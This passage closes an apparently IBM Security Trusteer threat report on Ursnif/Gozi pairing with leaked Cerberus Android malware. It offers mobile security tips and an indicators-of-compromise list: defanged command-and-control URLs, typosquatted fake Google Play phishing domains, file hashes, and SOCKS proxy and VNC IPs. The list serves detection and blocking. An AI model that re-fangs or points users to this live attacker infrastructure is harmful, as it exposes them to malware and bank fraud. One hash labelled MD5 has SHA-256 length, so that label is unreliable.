Banking Trojan operators have always been fans of fraud they can automate. The rollout of two-factor authentication and strong transaction authorization schemes by online banking services across the globe have caused this entire threat actor class to rethink their tactics, techniques and procedures. Over time, the incorporation of mobile malware into the overall scheme of banking Trojan fraud has become a must, since it is the only way to complete transactions. The hindrance remains that malware operators have to continue to find ways to infect more mobile devices, especially when getting into official app stores has been getting harder. Also, activating the victim for the initial setup of the automation process is another place where the criminal can fail. Fortunately, these are also the places where defenders can help prevent fraud.

Seeing Ursnif using Cerberus as its mobile malware component is new, but it is not surprising in the banking Trojan arena. Banking Trojan operators are constantly shifting tactics, but the strategy remains the same — they have to gain access to victims' smartphones if they hope to get through security controls applied to banking and other services consumed online. Using Cerberus is also expected since the code was leaked and gave the option to any malware operator to make use of it against unsuspecting victims.

IBM Security Trusteer helps organizations detect fraud, authenticate users and establish identity trust across the omnichannel customer journey. Through cloud-based intelligence, backed by artificial intelligence and patented machine learning, Trusteer provides a holistic approach to identifying new and existing customers, while improving the user experience. More than 500 leading organizations rely on Trusteer to help secure their customers' digital journey and support business growth. To learn more visit: https://www.ibm.com/security/fraud-protection/trusteer

To keep malware off your mobile devices, follow some security hygiene basics:

- Don’t jailbreak a smartphone
- Only download apps from Google Play’s official store
- If you download from a URL, get your bank’s application via your bank’s website
- Don’t enable sideloading; your bank or service provider will not ask you to load applications from unofficial sources
- Check who is the developer of the app you are downloading; if it does not look right, abort the download
- Be wary of excessive app permissions: Only allow apps to use your device for the purpose you require and not for unrelated activities
- If it looks like there’s a new security requirement from your bank, close the browser window and call your bank with the number on the back of your card to verify what’s needed
- If a transaction you attempted to carry out is stopped by an apparent ‘maintenance’ issue, attempt to access the account from a different device or call your bank.

IOCs

C2 Servers

/statppaa/

hxxp://sanpoloanalytics[.]org/pp_am/

/statmoflsa/

hxxp://sanpoloanalytics[.]org/lancher/

MD5 Gozi: b6921ce0f1b94a938acb6896cc8daeba
MD5 Cerberus + APK:
40b8a8fd2f4743534ad184be95299a8e17d029a7ce5bc9eaeb28c5401152460d

Phishing domains and C&C servers:

C&C:
hxxps://ecertificateboly.us/lancher/
hxxp://sanpoloanalytics.org/lancher/

Phishing:
hxxps://play.google.servlce.store/store/apps/details.php?id=it.phoenixspa.inbank
hxxps://play.gooogle.services/store/apps/details.php?id=com.paypal.android.p2pmobile
hxxps://google.servlce.store
hxxps://gooogle.services
hxxps://goooogle.services

hxxps://play.google.servlce.store
hxxps://play.gooogle.services
hxxps://play.goooogle.services


IP addresses:

SOCKS Proxy:
37.120.222.138:9955

VNC:
194.76.225.91

Itzik Chimino
Security Web Researcher in Security Intelligence

Itzik Chimino is a Security Web Researcher in Security Intelligence, and is experienced in malware analysis. Prior to this role, Itzik worked at "F5 Networks...


IBM Security